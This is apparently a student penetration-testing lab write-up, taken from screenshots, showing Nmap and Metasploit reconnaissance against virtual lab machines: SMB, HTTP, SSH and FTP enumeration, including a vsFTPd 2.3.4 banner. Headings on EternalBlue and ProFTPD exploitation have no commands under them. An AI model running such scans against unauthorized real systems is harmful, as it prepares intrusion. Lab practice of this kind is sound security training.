
PHASE 2: RECONNAISSANCE (Days 1-2)

Network Discovery with Nmap





Scan OWASP:



[illegible]

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications ▾ Places ▾ Terminal ▾
Tue 12-13
Terminal


File Edit View Search Terminal Help

msf5 ~ > db nmap -ss -v -p 192.168.18.61 -oT winserver_scan.nml
[*] Nmap: Starting Nmap 7.08 ( https://nmap.org ) at 2023-12-02 12:10 EST
[*] Nmap: Nmap scan report for 192.168.18.61
[*] Nmap: Host is up (0.4012s latency).
[*] Nmap: Not shown: 65523 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp    open  msrpc      Microsoft Windows RPC
[*] Nmap: 139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 5985/tcp   open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 47801/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 49152/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: 49153/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: 49154/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: 49155/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: 49157/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: 49158/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: 49159/tcp  open  msrpc       Microsoft Windows RPC
[*] Nmap: MAC Address: 08:00:27:3F:5D:2A (Oracle VM VirtualBox virtual NIC)
[*] Nmap: Service Info: os: windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
msf5 ~ > Nmap Done: 1 IP address (1 host up) scanned in 73.13 seconds
msf5 ~

```

Kali Linux [Running] - Oracle VM VirtualBox







SMB Enumeration (Windows Targets)

Scan for SMB vulnerabilities:

Check for EternalBlue vulnerability (MS17-010)




Enumerate SMB users:




Step 2.6: HTTP/Web Server Enumeration

Banner Grabbing:



```
Applications ▾ Places ▾ Terminal ▾ Set 08:57
Terminal
File Edit View Search Terminal Help
msf5 auxiliary(scanner/web/web_whois) > use auxiliary/scanner/http/http_version
msf5 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.18.55
RHOSTS => 192.168.18.55
msf5 auxiliary(scanner/http/http_version) > set THREADS 5
THREADS => 5
msf5 auxiliary(scanner/http/http_version) > run
[*] 192.168.18.55:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-Iubuntu.38 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8a Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/5.10.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_version) >
```

Directory Enumeration:



```
Applications ▾ Places ▾ Terminal ▾ Set 08:58
Terminal
File Edit View Search Terminal Help
msf5 auxiliary(scanner/web/web_whois) > use auxiliary/scanner/http/http_version
msf5 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.18.55
RHOSTS => 192.168.18.55
msf5 auxiliary(scanner/http/http_version) > set THREADS 5
THREADS => 5
msf5 auxiliary(scanner/http/http_version) > run
[*] 192.168.18.55:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-Iubuntu.38 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8a Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/5.10.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/brute_dir) > use auxiliary/scanner/http/brute_dir
msf5 auxiliary(scanner/http/brute_dir) > set RHOSTS 192.168.18.55
RHOSTS => 192.168.18.55
msf5 auxiliary(scanner/http/brute_dir) > run
[*] Using code '404' as not found
[*] Found http://192.168.18.55/000/ 403
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/brute_dir) >
```

SSH Enumeration

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
Applications Places Terminal Sat 08:09
File Edit View Search Terminal Help
msf5 auxiliary(scanner/ftp/brute_dir) > use auxiliary/scanner/ssh/ssh_version
msf5 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.18.52
RHOSTS => 192.168.18.52
msf5 auxiliary(scanner/ssh/ssh_version) > run

[*] 192.168.18.52:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 (service.version=4.7p1 openssh.comment=Debian 8ubuntu1 service.vendor=OpenSSH service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=ubuntu os.family=linux os.product=linux os.version=8.84 os.cpe23=cpe:/a:canonical:ubuntu_linux:8.84 service.protocol=ssh fingerprint_ssh_banner
[*] 192.168.18.52:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_version) >
```

Type here to search 24°C Mostly clear 7:09 PM 12/6/2023

FTP Enumeration

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
Applications Places Terminal Sat 08:10
File Edit View Search Terminal Help
msf5 auxiliary(scanner/ftp/brute_dir) > use auxiliary/scanner/ssh/ssh_version
msf5 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.18.52
RHOSTS => 192.168.18.52
msf5 auxiliary(scanner/ssh/ssh_version) > run


[*] 192.168.18.52:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 (service.version=4.7p1 openssh.comment=Debian 8ubuntu1 service.vendor=OpenSSH service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=ubuntu os.family=linux os.product=linux os.version=8.84 os.cpe23=cpe:/a:canonical:ubuntu_linux:8.84 service.protocol=ssh fingerprint_ssh_banner
[*] 192.168.18.52:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_version) > use auxiliary/scanner/ftp/ftp_version
msf5 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.18.52
RHOSTS => 192.168.18.52
msf5 auxiliary(scanner/ftp/ftp_version) > run

[*] 192.168.18.52:21 - FTP Banner: '220 (vsFTPd 2.3.4)\vsftpd'
[*] 192.168.18.52:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_version) >
```

Type here to search 24°C Mostly clear 7:10 PM 12/6/2023


PHASE 3: INITIAL ACCESS (Days 3-4)

Exploiting ProFTPD on Metasploitable




Exploit Windows 7 with EternalBlue

If Windows 7 is vulnerable to MS17-010:



